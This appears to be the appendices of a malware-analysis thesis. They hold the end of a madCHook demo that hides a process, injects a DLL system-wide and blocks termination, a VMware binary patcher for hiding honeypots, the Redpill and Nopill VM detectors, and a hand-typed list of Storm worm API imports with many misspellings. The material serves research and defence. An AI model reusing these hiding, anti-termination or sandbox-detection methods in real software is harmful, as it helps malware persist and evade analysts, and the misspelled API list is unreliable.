  if (CreateIpcQueue(arrCh, HandleProcessTerminationRequest)) {
    // the 9x task manager doesn't use TerminateProcess, so we hide from it
    HideMeFrom9xTaskList();
    // now inject our dll into all processes system wide
    if (Inject(true)) {
      // hook ExitProcess, so that other processes can't create a remote thread
      // in which they execute ExitProcess to terminate our process
      HookAPI("kernel32.dll", "ExitProcess",
              ExitProcessCallback, (PVOID*) &ExitProcessNext);
      // as long as the following box is shown, the hook remains installed
      ShowInfoWindow();
      // unhook the ExitProcess hook again, otherwise Windows can't properly
      // end our process
      UnhookAPI((PVOID*) &ExitProcessNext);
      // remove our dll again
      Inject(false);
    } else
      // if you want your stuff to run in under-privileges user accounts, too,
      // you have to do write a little service for the NT family
```

```
      // an example for that can be found in the "HookProcessTermination" demo
      MessageBox(0, "the \"InjectService\" must be installed first\n\n" \
                    "otherwise only administrators can run this demo",
                "information...", MB_ICONINFORMATION);
  } else
    // we have no ipc queue! probably another instance is already up
    MessageBox(0, "please don't start me twice",
         "information...", MB_ICONINFORMATION);

  // FinalizeMadCHook is needed only if you're using the static madCHook.lib
  FinalizeMadCHook();

  return true;
}
```

B Honeynet VMware Patch

```
/*
 * Honey-VMware patch
 * (c) Kostya Kortchinsky <kostya(dot)kortchinsky[at]renater(dot)fr>
 *
 * French Honeynet Project <http://www.frenchhoneynet.org/>
 * CADHo Project <http://www.eurecom.fr/~dacier/CADHO/>
 *
 * BACKUP YOUR VMWARE-VMX BINARY BEFORE USING THIS PATCH !
 *
 * gcc -Wall -lz -o NEW_VMpatch NEW_VMpatch.c # ZLib is needed !
 *
 * Here are a few considerations on how to increase furtivity of VMware in
 * the context on honeypots. Of this is far from perfect as there still
 * remain a lot of ways to fingerprint a virtual host.
 *
 * 1) The I/O backdoor
 *    Just check "VMware's back" page, it is well documented there.
 *    This patch can disable it, or if you are smart enough, you can change
 *    the magic number to hide it.
 * 2) The MAC address
 *    VMware has 3 registered OUIs that will allow anyone to easily
 *    fingerprint a NIC (locally, on a local network, or through SMB).
 *    This patch will allow you to change the default OUI 00:0c:29 to the
 *    one of your choice. Keep in mind that the NIC is supposed to be an
 *    AMD PCNet32.
 * 3) The video adapter
 *    Well since the emulated video adapter has its PCI IDs related to
 *    VMware, we will fix that. We won't only change the IDs, we will
 *    fully replace the video adapter bios. In order to do so, you must
 *    dump a working video bios. Of course, not all the bioses will work
 *    in VMware, you will have to test. You can use for example :
 *    - S3_Inc._ViRGE_DX_or_GX.bios
 *    - ...
 * 4) The CDROM device
 *    There is no need to patch anything for that. Just set up a generic
 *    SCSI device (/dev/sg*) linked to your physical CDROM device (use SCSI
 *    emulation if needed), choose it as your CDROM device and it will do
 *    the job.
 *
 * You must not use this patch if you have already installed virtual hosts
 * since it will probably screw some stuff. It is a lot wiser to freshly
 * install new hosts after having applied the patch.
 *
 * PLEASE READ THE CODE AND COMMENTS !
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/elf.h>
```

```
#include <zlib.h>
#include <fcntl.h>
#include <sys/mman.h>

#define NEW_VMX86_OUI0 0x00 // NOT USED
#define NEW_VMX86_OUI1 0x60
#define NEW_VMX86_OUI2 0xb0

#define PATCH_IO_BACKDOOR 1
#define PATCH_VIDEO_BIOS 2
#define PATCH_MAC_ADDRESS 4

#define VERSION 0.2.0alpha1

typedef struct
{
  char *name;
  unsigned long int crc32;
} vmwareVersion;

// The patch has been tested on these versions
vmwareVersion vmwareVersions[] =
{
  { "VMware Workstation 5.0.0 build-13124", 0xa222c2e7 }
};

int version = -1;
unsigned char *vmxBinary = NULL, *vmmBinary = NULL;
Elf32_Ehdr *vmxEhdr = NULL, *vmmEhdr = NULL;
Elf32_Shdr *vmxShdr = NULL, *vmmShdr = NULL;
char *vmxShstrtab = NULL, *vmmShstrtab = NULL;
int indexText = -1, indexVbios = -1, indexVmm = -1,
  indexZtext = -1, indexZrodata = -1;
unsigned char *sectionVbios = NULL, *sectionZtext = NULL,
  *sectionZrodata = NULL, *sectionVmm = NULL;

char *memstr(char *haystack, unsigned int h_size,
          const char *needle, unsigned int n_size)
{
  char *p;

  for (p = haystack; p <= (haystack - n_size + h_size); p++)
    if (memcmp(p, needle, n_size) == 0)
          return p;
  return NULL;
}

void usage(char *program)
{
  printf("[!] Usage: %s [-d BIOS | [-b] [-m] [-v BIOS]]\n", program);
  printf("[!] -d: dumps current video adapter bios to file BIOS\n");
  printf("[!] -b: disables the I/O backdoor\n");
  printf("[!] -m: patches the MAC address generation routine\n");
  printf("[!] -v: replaces VMware video
```

```
                    adapter bios with the one in file BIOS\n");
  exit(EXIT_FAILURE);
}

/*
 * int patchIOBackdoor(void)
 *
 * This function will disable the I/O backdoor by noping the conditional jump coming
 * shortly after the comparison with the magic number (0x564D5868). This comparison
 * is located in the VMM binary within its .ztext section. The section has to be
 * uncompressed, patched, then compressed again, thanks to zlib.
 *
 */
int patchIOBackdoor(void)
{
  int error = EXIT_FAILURE;
  unsigned long int length, newLength;
  unsigned char *p, *data = NULL;
  const unsigned char instr_cmp[] = { 0x81, 0x7d, 0x08, 0x68, 0x58, 0x4d, 0x56 };
    // cmp [ebp+arg_0],'VMXh'
  const unsigned char instr_jz[] = { 0x74, 0x5c }; // jz short loc_XXXXXX

  printf("[!] Disabling I/O backdoor\n");
  length = 320 * 1024;
  if ((data = malloc(length)) == NULL)
    goto end;
  if (uncompress(data, &length,
     &vmmBinary[vmmShdr[indexZtext].sh_offset],
     vmmShdr[indexZtext].sh_size) != Z_OK)
    goto end;

  // Look for instr_cmp in uncompressed .ztext
  if ((p = memstr(data, length, instr_cmp, sizeof(instr_cmp))) == NULL)
    goto end;
  p += 20;
  // instr_jz should be 20 bytes further
  if (memcmp(p, instr_jz, sizeof(instr_jz)) != 0)
  {
    //printf("[-] (Put a fancy error message here)\n");
    goto end;
   }
  memset(p, 0x90, sizeof(instr_jz)); // NOP out the jump

  // Compress the section
  newLength = 192 * 1024;
  if ((sectionZtext = malloc(newLength)) == NULL)
    goto end;
  if (compress2(sectionZtext, &newLength, data, length, Z_BEST_COMPRESSION) != Z_OK)
  goto end;
  vmmShdr[indexZtext].sh_size = newLength;
  vmmShdr[indexZtext].sh_entsize = length;

  printf("[+] I/O backdoor succesfully disabled\n");
  error = EXIT_SUCCESS;
```

```
end:
  free(data);
  return error;
}

/*
 * int patchMACAddress(void)
 *
 * This function will patch the default generated OUI (00:0C:29) with the one of
 * your choice 00:XX:YY (check defines at the top of the program). There are in
 * fact two places that need patching, the generation routine (mov), and the
 * verification routine (cmp).
 *
 * If you want to use vmware-natd, you will have to enable the AllowAnyOUI option.
 *
 * It will result in a conflict for existing virtual hosts, that you can solve
 * by removing the ethernet0.* lines in the configuration file of the virtual
 * machine.
 *
 */
int patchMACAddress(void)
{
  unsigned char *p, *data = &vmxBinary[vmxShdr[indexText].sh_offset];
  unsigned int length = vmxShdr[indexText].sh_size;
  const unsigned char instr_mov1[] = { 0xc6, 0x45, 0xc8, 0x00 };
    // mov byte ptr [ebp+var_38],0
  const unsigned char instr_mov2[] = { 0xc6, 0x45, 0xc9, 0x0c };
    // mov byte ptr [ebp+var_38+1],0ch
  const unsigned char instr_mov3[] = { 0xc6, 0x45, 0xcA, 0x29 };
    // mov byte ptr [ebp+var_38+2],29h
  const unsigned char instr_cmp1[] = { 0x80, 0x7b, 0x01, 0x0c };
    // cmp byte ptr [ebx+1],0ch
  const unsigned char instr_cmp2[] = { 0x80, 0x7b, 0x02, 0x29 };
    // cmp byte ptr [ebx+2],29h

  printf("[!] Patching MAC address generation\n");
  if ((p = memstr(data, length, instr_mov1, sizeof(instr_mov1))) == NULL)
   return EXIT_FAILURE;
  p += 4;
  if (memcmp(p, instr_mov2, sizeof(instr_mov2)) != 0)
    return EXIT_FAILURE;
  *(p + 3) = NEW_VMX86_OUI1;
  p += 4;
  if (memcmp(p, instr_mov3, sizeof(instr_mov3)) != 0)
  return EXIT_FAILURE;
  *(p + 3) = NEW_VMX86_OUI2;
  p += 4;
  length = p - data;
  if ((p = memstr(p, length, instr_cmp1, sizeof(instr_cmp1))) == NULL)
    return EXIT_FAILURE;
  *(p + 3) = NEW_VMX86_OUI1;
  p += 22;
  // instr_cmp2 should be 22 bytes further
  if (memcmp(p, instr_cmp2, sizeof(instr_cmp2)) != 0)
```

```
    return EXIT_FAILURE;
  *(p + 3) = NEW_VMX86_OUI2;
  printf("[+] MAC address generation succesfully patched\n");

  return EXIT_SUCCESS;
}

/*
 * int patchVideoAdapter(char *filename)
 *
 * This routine will replace the video adapter bios shipped with VMware with
 * the one of your choice. It will also replace the PCI IDs hardcoded in the
 * .text section of the VMX binary. Of course not any BIOS can do, usually the
 * one of simple-and-not-too-recent video cards will work fine.
 *
 */
int patchVideoAdapter(char *filename)
{
  int error = EXIT_FAILURE;
  unsigned long int length, newLength;
  unsigned char *p, *text, *data = NULL;
  unsigned short int offset;
  FILE *file;
  unsigned short int vendor, device;
  const unsigned char instr_mov[] = { 0x66, 0xc7, 0x03, 0xad, 0x15 };
    // mov word ptr [ebx],15adh
  const unsigned char instr_const[] = { 0x05, 0x04 };
    // 405h

  printf("[!] Replacing video adapter bios\n");
  if ((file = fopen(filename, "rb")) == NULL)
    return error;
  fseek(file, 0, SEEK_END);
  length = ftell(file);
  fseek(file, 0, SEEK_SET);
  if ((data = malloc(length)) == NULL)
    goto end;
  if (fread(data, 1, length, file) != length)
    goto end;

  if (data[0] != 0x55 || data[1] != 0xaa)
    goto end;
  offset = *(unsigned short int *)(&data[24]);
  if (memcmp(&data[offset], "PCIR", 4) != 0)
     goto end;
  vendor = *(unsigned short int *)(&data[offset + 4]);
  device = *(unsigned short int *)(&data[offset + 6]);
  printf("[?] VendorID 0x%04x\n[?] DeviceID 0x%04x\n", vendor, device);

  newLength = 32 * 1024;
  if ((sectionVbios = malloc(newLength)) == NULL)
    goto end;
  if (compress2(sectionVbios, &newLength, data, length, Z_BEST_COMPRESSION) != Z_OK)
    goto end;
```

```
  vmxShdr[indexVbios].sh_size = newLength;
  vmxShdr[indexVbios].sh_entsize = length;

  text = &vmxBinary[vmxShdr[indexText].sh_offset];
  length = vmxShdr[indexText].sh_size;
  if ((p = memstr(text, length, instr_mov, sizeof(instr_mov))) == NULL)
    return EXIT_FAILURE;
  p += 5;
  length = p - text;
  if ((p = memstr(p, length, instr_mov, sizeof(instr_mov))) == NULL)
    return EXIT_FAILURE;
  *(unsigned short int *)(p + 3) = vendor;
  p += 5;
  length = p - text;
  if ((p = memstr(p, length, instr_const, sizeof(instr_const))) == NULL)
    return EXIT_FAILURE;
  *(unsigned short int *)p = device;

  printf("[+] Video adapter bios successfully replaced\n");
  error = EXIT_SUCCESS;

end:
  fclose(file);
  free(data);
  return error;
}

/*
 * int dumpVideoBios(char *filename)
 *
 * This function will allow you to dump the video adapter bios on the current
 * machine to a file. The BIOS is usually mapped at 0xc0000, but you can have
 * a look at /proc/iomem to be sure.
 *
 */
int dumpVideoBios(char *filename)
{
  int error = EXIT_FAILURE;
  unsigned char *mem;
   int fd1, fd2, length;

  printf("[!] Dumping video adapter bios\n");
  if ((fd1 = open(filename, O_CREAT | O_WRONLY, 0600)) == 0)
    return error;
  if ((fd2 = open("/dev/mem", O_RDONLY)) == 0)
  {
    printf("[-] Error opening /dev/mem\n");
    close(fd1);
    return error;
  }

#define START 0xc0000
#define LENGTH 0x20000
  if ((mem = mmap(0, LENGTH, PROT_READ, MAP_SHARED, fd2, START)) == MAP_FAILED)
```

```
  {
  printf("[-] Error mapping /dev/mem\n");
  goto end;
  }
  length = mem[2] * 512;
  if (write(fd1, mem, length) == length)
  {
  printf("[+] Video adapter bios successfully dumped (%d bytes)\n", length);
  error = EXIT_SUCCESS;
  }
  munmap(mem, LENGTH);

end:
  close(fd2);
  close(fd1);

  return error;
}

int main(int argc, char *argv[])
{
  FILE *file, *process;
  char buffer[64], *videoBios = NULL;
  int i, error = EXIT_FAILURE;
  unsigned int fileSize, size;
  unsigned char *newBinary = NULL;
  int c, options = 0;

  if (argc < 2)
    usage(argv[0]);
  while ((c = getopt(argc, argv, "bd:mv:")) != EOF)
  {
    switch (c)
    {
      case 'b':
        options |= PATCH_IO_BACKDOOR;
          break;

      case 'd':
        exit(dumpVideoBios(optarg));
          break;

      case 'm':
        options |= PATCH_MAC_ADDRESS;
          break;

      case 'v':
        options |= PATCH_VIDEO_BIOS;
        videoBios = optarg;
          break;

      default:
        usage(argv[0]);
          break;
```

```
            }
        }

    if ((process = popen("/usr/bin/vmware -v", "r")) == NULL)
      return error;
    if (fgets(buffer, sizeof(buffer), process) == NULL)
       return error;
    if (pclose(process) == -1)
      return error;
    for (i = 0; i < sizeof(vmwareVersions) / sizeof(vmwareVersions[0]); i++)
      if (strncmp(buffer, vmwareVersions[i].name, strlen(vmwareVersions[i].name)) == 0)
        version = i;
    if (version == -1)
    {
      printf("[-] Unknown VMware version\n");
      return error;
    }
    printf("[+] Detected %s\n", vmwareVersions[version].name);

    if ((file = fopen("/usr/lib/vmware/bin/vmware-vmx", "rb")) == NULL)
      return error;
    fseek(file, 0, SEEK_END);
    fileSize = ftell(file);
    if ((vmxBinary = malloc(fileSize)) == NULL)
      goto end;
    fseek(file, 0, SEEK_SET);
    if (fread(vmxBinary, 1, fileSize, file) != fileSize)
      goto end;

    printf("[?] CRC32 0x%08lx\n", crc32(0xffffffffL, vmxBinary, fileSize));
    if (crc32(0xffffffffL, vmxBinary, fileSize) != vmwareVersions[version].crc32)
    {
      printf("[-] The vmware-vmx binary is not the original one\n");
      goto end;
    }

    vmxEhdr = (Elf32_Ehdr *)(&vmxBinary[0]);
    vmxShdr = (Elf32_Shdr *)(&vmxBinary[vmxEhdr->e_shoff]);
    vmxShstrtab = &vmxBinary[vmxShdr[vmxEhdr->e_shstrndx].sh_offset];
    for (i = 1; i < vmxEhdr->e_shnum; i++)
    {
      if (!strcmp(&vmxShstrtab[vmxShdr[i].sh_name], ".text"))
      indexText = i;
      else if (!strcmp(&vmxShstrtab[vmxShdr[i].sh_name], ".vbios"))
        indexVbios = i;
      else if (!strcmp(&vmxShstrtab[vmxShdr[i].sh_name], ".vmm"))
        indexVmm = i;
      if (indexText != -1 && indexVbios != -1 && indexVmm != -1)
        break;
    }
    if (i == vmxEhdr->e_shnum)
      goto end;

    if ((options & PATCH_MAC_ADDRESS) != 0)
```

```
{
  if (patchMACAddress() != EXIT_SUCCESS)
  goto end;
}
if ((options & PATCH_VIDEO_BIOS) != 0)
{
  if (patchVideoAdapter(videoBios) != EXIT_SUCCESS)
    goto end;
}

vmmBinary = &vmxBinary[vmxShdr[indexVmm].sh_offset];
vmmEhdr = (Elf32_Ehdr *)(&vmmBinary[0]);
vmmShdr = (Elf32_Shdr *)(&vmmBinary[vmmEhdr->e_shoff]);
vmmShstrtab = &vmmBinary[vmmShdr[vmmEhdr->e_shstrndx].sh_offset];
for (i = 0; i < vmmEhdr->e_shnum; i++)
{
  if(!strcmp(&vmmShstrtab[vmmShdr[i].sh_name], ".ztext"))
    indexZtext = i;
  else if (!strcmp(&vmmShstrtab[vmmShdr[i].sh_name], ".zrodata"))
    indexZrodata = i;
  if (indexZtext != -1 && indexZrodata != -1)
    break;
}
if (i == vmmEhdr->e_shnum)
  goto end;

if ((options & PATCH_IO_BACKDOOR) != 0)
{
  if (patchIOBackdoor() != EXIT_SUCCESS)
  goto end;
}

if ((sectionVmm = malloc(512 * 1024)) == NULL)
  goto end;
memset(sectionVmm, '\0', 512 * 1024);
size = sizeof(Elf32_Ehdr);
for (i = 0; i < vmmEhdr->e_shnum; i++)
{
  if(strcmp(&vmmShstrtab[vmmShdr[i].sh_name], ".bss"))
  {
    if (i == indexZtext && sectionZtext)
      memcpy(&sectionVmm[size], sectionZtext, vmmShdr[i].sh_size);
      else if (i == indexZrodata && sectionZrodata)
        memcpy(&sectionVmm[size], sectionZrodata, vmmShdr[i].sh_size);
      else
        memcpy(&sectionVmm[size], &vmmBinary[vmmShdr[i].sh_offset],
        vmmShdr[i].sh_size);
      vmmShdr[i].sh_offset = size;
      size += vmmShdr[i].sh_size;
   }
}
vmmEhdr->e_shoff = size;
memcpy(&sectionVmm[0], vmmEhdr, sizeof(Elf32_Ehdr));
memcpy(&sectionVmm[size], vmmShdr, vmmEhdr->e_shentsize * vmmEhdr->e_shnum);
```

```
  size += vmmEhdr->e_shentsize * vmmEhdr->e_shnum;
  vmxShdr[indexVmm].sh_size = size;

  if ((file = freopen("/usr/lib/vmware/bin/vmware-vmx", "wb", file)) == NULL)
  {
    //printf("[-] (Put a fancy error message here)\n");
    goto end;
  }
  if ((newBinary = malloc(4096 * 1024)) == NULL)
    goto end;
  memset(newBinary, '\0', 4096 * 1024);
  i = (indexVbios < indexVmm) ? indexVbios : indexVmm;
  size = vmxShdr[i].sh_offset;
  memcpy(&newBinary[0], &vmxBinary[0], size);
  for (; i < vmxEhdr->e_shnum; i++)
  {
    if (i == indexVbios && sectionVbios)
      memcpy(&newBinary[size], sectionVbios, vmxShdr[i].sh_size);
    else if (i == indexVmm && sectionVmm)
      memcpy(&newBinary[size], sectionVmm, vmxShdr[i].sh_size);
    else
      memcpy(&newBinary[size], &vmxBinary[vmxShdr[i].sh_offset],
        vmxShdr[i].sh_size);
      vmxShdr[i].sh_offset = size;
      size += (((vmxShdr[i].sh_size - 1)
        / vmxShdr[i].sh_addralign) + 1) * vmxShdr[i].sh_addralign;
  }
  vmxEhdr->e_shoff = size;
  memcpy(&newBinary[0], vmxEhdr, sizeof(Elf32_Ehdr));
  memcpy(&newBinary[size], vmxShdr, vmxEhdr->e_shentsize * vmxEhdr->e_shnum);
  size += vmxEhdr->e_shentsize * vmxEhdr->e_shnum;

  fseek(file, 0, SEEK_SET);
  if (fwrite(newBinary, 1, size, file) != size)
    goto end;

  error = EXIT_SUCCESS;

end:
  free(newBinary);
  free(sectionVmm);
  free(sectionZrodata);
  free(sectionZtext);
  free(sectionVbios);
  free(vmxBinary);
  fclose(file);

  return error;
}
```

C Redpill

```
/* VMM detector, based on SIDT trick
 * written by joanna at invisiblethings.org
 *
 * should compile and run on any Intel based OS
 *
 * http://invisiblethings.org
 */


#include <stdio.h>
int main () {
  unsigned char m[2+4], rpill[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
  *((unsigned*)&rpill[3]) = (unsigned)m;
  ((void(*)())&rpill)();

  printf ("idt base: %#x\n", *((unsigned*)&m[2]));
  if (m[5]>0xd0) printf ("Inside Matrix!\n", m[5]);
  else printf ("Not in Matrix.\n");
  return 0;
}
```

D Nopill

```
/*
 * Nopill - LDT VM checking on the cheap
 * http://www.offensivecomputing.net/
 *
 * Change List
 * 3/26/06 - sidt, sgdt, sldt all return two byte values, not 6 bytes.
Whoops.
 */

#include <stdio.h>

inline int idtCheck ()
{
        unsigned char m[2];
        __asm sidt m;
        printf("IDTR: %2.2x %2.2x\n", m[0], m[1]);
        return (m[1]>0xd0) ? 1 : 0;
}

int gdtCheck()
{
        unsigned char m[2];
        __asm sgdt m;
        printf("GDTR: %2.2x %2.2x\n", m[0], m[1]);
        return (m[1]>0xd0) ? 1 : 0;
}

int ldtCheck()
{
        unsigned char m[2];
        __asm sldt m;
        printf("LDTR: %2.2x %2.2x\n", m[0], m[1]);
        return (m[0] != 0x00 && m[1] != 0x00) ? 1 : 0;
}

int main(int argc, char * argv[])
{
        idtCheck();
        gdtCheck();

        if (ldtCheck())
                printf("Virtual Machine detected.\n");
        else
                printf("Native machine detected.\n");

        return 0;
}
```

E Storm—API Usage

The following shows what API the decrypted sample of Storm uses. The results are obtained using DependencyWalker.

What i am trying to do here is getting a better picture of what happens on the system when the malware runs. Below I try to reduce a general and massively complicated question, to one that can be answered by the tools at hand:

```
Hard Q: How does the malicious code work?

Easy Q: What APIs does it import?
```

```
*******************************************
*******************************************
Storm Analysis:
  Imported APIs

Analysed using DependencyWalker
 (www.dependencywalker.com)

Manual Writeup by Lars Haukli
 (this is not a stringdump)
*******************************************
_____________________________________________



***************************
 imports from Kernel32.dll:
***************************

GetSystemDirectoryA()
SetCurrentDirectoryA()
OpenEventA()
SetEvent()
GetFullPathNameA()
GetCurrentProcess()
GetLastError()
CreateFileA()
WriteFile()
CloseHandle()

  ____________________________
       APIs from ntdll.dll
  ____________________________

       _wcsnicmp()
       NtFsControlFile()
       NtCreateFile()
       RtlAllocateHeap()
       RtlFreeHeap()
       NtOpenFile()
       NtQueryInformationFile()
       NtQueryEaFile()
       RtlLengthSecurityDescriptor()
```

```
NtQuerySecurityObject()
NtSetEaFile()
NtSetSecurityObject()
NtSetInformationFile()
CsrClientCallServer()
NtDeviceIoControlFile()
NtClose()
RtlInitUnicodeString()
wcscspn()
RtlUnicodeToMultiByteSize()
wcslen()
_memicmp()
memmove()
NtQueryValueKey()
NtOpenKey()
NtFlushKey()
NtSetValueKey()
NtCreateKey()
RtlNtStatusToDosError()
RtlFreeUnicodeString()
RtlDnsHostNameToComputerName()
wcsncpy()
RtlUnicodeStringToAnsiString()
RtlxUnicodeStringToANsiSize()
NlsMbCodePageTag()
RtlAnsiStringToUnicodeString()
RtlInitAnsiString()
RtlCreateUnicodeSTringFromAsciiz()
wcschr()
wcsstr()
RtlPrefixString()
_wcsicmp()
RtlGetFullPathName_U()
RtlGetCurrentDirectory_U()
NtQueryInformationProcess()
RtlUnicodeSTringToOemString()
RtlReleasePebLock()
RtlFreeAnsiString()
RtlSetCurrentDirectory_U()
RtlTimeToTimeFields()
NtSetSystemTime()
RtlTimeFieldsToTime()
NtQuerSystemInformation()
RtlSetTimeZoneInformation()
NtSetSystemInformation()
RtlCutoverTimeToSystemTme
_allmul
DbgBreakPoint()
RtlFreSid()
RtlSetDaclSecurityDescriptor()
RtlAddAccessAllowedAce()
RtlCreateAcl()
RtlLengthSid()
DbgPrint()
```

NtOpenProcess()
CsrGetProcessId()
DbgUiConnectToDbg()
DbgUiIssueRemoteBreakin()
NtSetInformationDebugObject()
DbgUiGetThreadDebugObject()
NtQueryInformationThread()
DbgUiConvertStateChangeStructure()
DbgUiWaitStateChange()
DbgUiContinue()
DbgUiStopDebugging()
RtlDosPathNameToNtPathName_U()
RtlsIsDosDeviceName_U()
RtlCreateAtomTable()
NtAddAtom()
RtlAddAtomToAtomTable()
NtFindAtom()
RtlLookupAtomIn
NtFindAtom()
NtDeleteAtom()
RtlDeleteAtomFromAtomTable()
NtQueryInformationAtom()
RtlQueryAtomInAtomTable()
RtlOemStringToUnicodeString()
TrlMultiByteToUnicodeN()
RtlPrefixUnicodeString()
RtlLeaveCriticalSection()
RtlEnterCriticalSection()
NtEnumerateValueKey()
RtlIsTextUnicode()
NtReadFile()
NtAllocateVirtualMemory()
NtUnlockFile()
RtlAppendUnicodeStringToString()
RtlAppendUnicodeToString()
RtlCopyUnicodeString()
NtFreVirtualMemory()
NtWriteFile()
RtlCreateUnicodeString()
RtlFormatCurrentUserKeyPath()
RtlGetLongestNtPathLength()
NtDuplicateObject()
NtQueryKey()
NtEnumerateKey()
NtDeleteValueKey()
RtlEqualString()
CsrFreeCaptureBuffer()
CsrCaptureMessageString()
CsrAllocateCaptureBuffer()
strncpy()
RtlCharToInteger()
RtlUpcaseUnicodeChar()
RtlUpcaseUnicodeString()
CsrAllocateMessagePointer()

NtQueryObject()
wcscmp()
RtlCompareMemory()
NtQueryDirectoryObject()
NtQuerySymbolicLinkObject()
NtOpenSymbolicLinkObject()
NtOpenDirectoryObject()
NtCreateIoCompletion()
NtSetIoCompletion()
NtRemoveIoCompletion()
NtSetInformationProcess()
NTQueryDirectoryFile()
RtlDeleteCriticalSection()
NtNotifyChagneDirectoryFile()
NtWaitForSingleObject()
RtlInitializeCriticalSection()
NtQueryDirectoryFile()
RtlDeleteCriticalSection()
NtNotifyChangeDirectoryFile()
NtWaitForSingleObject()
RtlInitializeCriticalSection()
NtQueryVolumeInformationFile()
NtFlushBuffersFile()
RtlDeactivateActivationContextUnsafeFast()
RtlActivateActivationContextUnsafeFast()
NtCancelIoFile()
NtReadyFileScatter()
NtWriteFileGather()
wcscpy()
NtOpenSection()
NtMapViewOfSection()
NtFlushVirtualMemory()
RtlFlushSecureMemoryCache()
NtUnmapViewOfSection()
NtCreateSection()
NtQueryFullAttributesFile()
swprintf()
NtQueryAttributesFile()
RtlDetermineDosPathNameType_U()
NtRaiseHardError()
NtQuerySystemEnvironmentValueEx()
RtlGUIDFromString()
NtSetSystemEnvironmentValueEx()
RtlInitString()
RtlUnlockHeap()
RtlFreeHandle()
RtlAllocateHandle()
RtlLockHeap()
RtlSizeHeap()
RtlGetUserInfoHeap()
RtlReAllocateHeap()
RtlIsValidHandle()
RtlCompactHeap()
RtlImageNtHeader()

```
NtProtectVirtualMemory()
NtQueryVirtualMemory()
NtLockVirtualMemory()
NtUnlockVirtualMemory()
NtFlushInstructionCache()
NtAllocateUserPhysicalPages()
NtFreeUserPhysicalPages()
NtMapUserPhysicalPages()
NtMapUserPhysicalPagesScatter()
NtGetWriteWatch()
NtResetWriteWatch()
NtSetInformationObject()
CsrNewThread()
CsrClientConnectToServer()    // (caught my attention)
RtlCreateTagHeap()
LdrSetDllManifestProber()
RtlSetThreadPoolStartFunc()
RtlEncodePointer()
_stricmp()
wcscat()
RtlCreateHeap()
RtlDestroyHeap()
RtlExtendHeap()
RtlQueryTagHeap()
RtlUsageHeap()
RtlValidateHeap()
RtlGetProcessHeaps()
RtlWalkHeap()
RtlSetHeapInformation()
RtlQueryHeapInformation()
RtlInitializeHandleTable()
RtlExtendedLargeIntergerDivide()
NtCreateMailslotFile()
RtlFormatMessage()
RtlFindMessage()
LdrUnloadDll()
LdrUnloadAlternateResourceModule()
LdrDisableThreadCalloutsForDll()
strchr()
LdrGetDllHandle()
LdrUnlockLoaderLock()
LdrAddRefDll()
RtlComputerPrivatizedDllName_U()
RtlPcToFileHeader()
LdrLockLoaderLock()
RtlGetVersin()
RtlVerifyVersionInfo()
LdrEnumerateLoadedModules()
RtlUnicodeStringToInteger()
LdrLoadAlternateResourceModule()
RtlDosApplyFileIsolationRedirection_Ustr()
LdrLoadDll()
LdrGetProcedureAddress()
LdrFindResource_U()
```

```
LdrAccessResource()
LdrFindResource_U()
LdrAccessResource()
LdrFindResourceDirectory_U()
RtlImageDirectoryEntryToData()
_strcmpi()
NtSetInformationThread()
NtOpenThreadToken()
NtCreateNamedPipeFile()
RtlDefaultNpAcl()
RtlDosSearchPath_Ustr()
RtlInitUnicodeStringEx()
RtlQueryEnvironmenVariable_U()
RtlAnsiCharToUnicodeChar()
RtlIntegerToChar()
NtSetVolumeInformationFile()
RtlIsNamedLegalDOS8Dot3()
NtQueryPerformanceCounter()
sprintf()
NtPowerInformation()
NtInitiatePowerAction()
NtSetThreadExecutionState()
NtRequestWakeupLatency()
NtGetDevicePowerState()
NtIsSystemResumeAutomatic()
NtRequestDeviceWakeup()
NtCancelDeviceWakeupRequest()
NtWriteVirtualMemory()
LdrShutdownProcess()
NtTerminateProcess()
RtlRaiseSTatus()
RtlSetEnvironmentVariable()
RtlExpandEnvironmentStrings_U()
NtReadVirtualMemory()
RtlCompareUnicodeString()
RtlQueryRegistryValues()
NtCreateJobSet()
NtCreateJobObject()
NtIsProcessInJob()
RtlEqualSid()
RtlSubAuthoritySid()
RtlInitializeSid()
RtlInitializeSid()
NtQueryInformationToken()
NtOpenProcessToken()
NtResumeThread()
NtAssignProcessToJobObject()
CsrCaptureMessageMultiUnicodeStringsInPlace()
NtCreateThread()
NtCreateProcessEx()
LdrQueryImageFileExecutionOptions()
RtlDestroyEnvironment()
NtQuerySection()
NtQueryInformationJobObject()
```

```
RtlGetNativeSystemInformation()
RtlxAnsiStringToUnicodeSize()
NtOpenEvent()
NtQueryEvent()
NtTerminateThread()
wcsrchr()
NlsMbOemCodePageTag()
RtlxUnicodeStringToOemSize()
NtAdjustPrivilegesToken()
RtlImpersonateSelf()
wcsncmp()
RtlDestroyProcessParamters()
RtlCreateProcessParameters()
RtlInitializeCriticalSectionAndSpinCount()
NtSetEvent()
NtClearEvent()
NtPulseEvent()
NtCreateSemaphore()
NtOpenSemaphore()
NtReleaseSemaphore()
NtCreateMutant()
NtOpenMutant()
NtReleaseMutant()
NtSignalANdWaitForSignleObject()
NtWaitForMultipleObjects()
NtDelayExecution()
NtCreateTimer()
NtOpenTimer()
NtSetTimer()
NtCancelTimer()
NtCreateEvent()
RtlCopyLuid()
strrchr()
_vsnwprintf()
RtlReleaseActivationContext()
RtlActivateActivationContextEx()
RtlQueryInformationActivationContext()
NtOpenThread()
LdrShutdownThread()
RtlFreeThreadActivationContextStack()
NtGetContextThread()
NtSetContextThread()
NtSuspendThread()
RtlRaiseException()
RtlDecodePointer()
towlower()
RtlClearBits()
RtlFindClearBitsAndSet()
RtlAreBitsSet()
NtQueueApcThread()
NtYieldExecution()
RtlRegisterWait()
RtlRegisterWaitEx()
RtlQueueWorkItem()
```

```
RtlSetIoCompletionCallback()
RtlCreateTimerQueue()
RtlCreateTimer()
RtlUpdateTimer()
RtlDeleteTimer()
RtlDeleteTimerQueueEx()
CsrIdentifyAlertableThread()
RtlApplicationVerifierStop()
_alloca_probe()
RtlDestroyQueryDebugBuffer()
RtlQueryProcessDebugInformation()
RtlCreateQueryDebugBuffer()
RtlCreateEnvironment()
RtlFreeOemString()
strstr()
toupper()
isdigit()
atol()
tolower()
NtOpenJobObject()
NtTerminateJobObject()
NtSetInformationJobObject()
RtlAddRefActivationContext()
RtlZombifyActivationContext()
RtlActivateActivationContext()
RtlDeactivateActivationContext()
DbgPrintEx()
LdrDestroyOutOfProcessImage()
LdrAccessOutOfProcessResource()
LdrFindCreateProcessManifest()
RtlNtStatusToDosErrorNoTeb()
RtlpApplyLengthFunction()
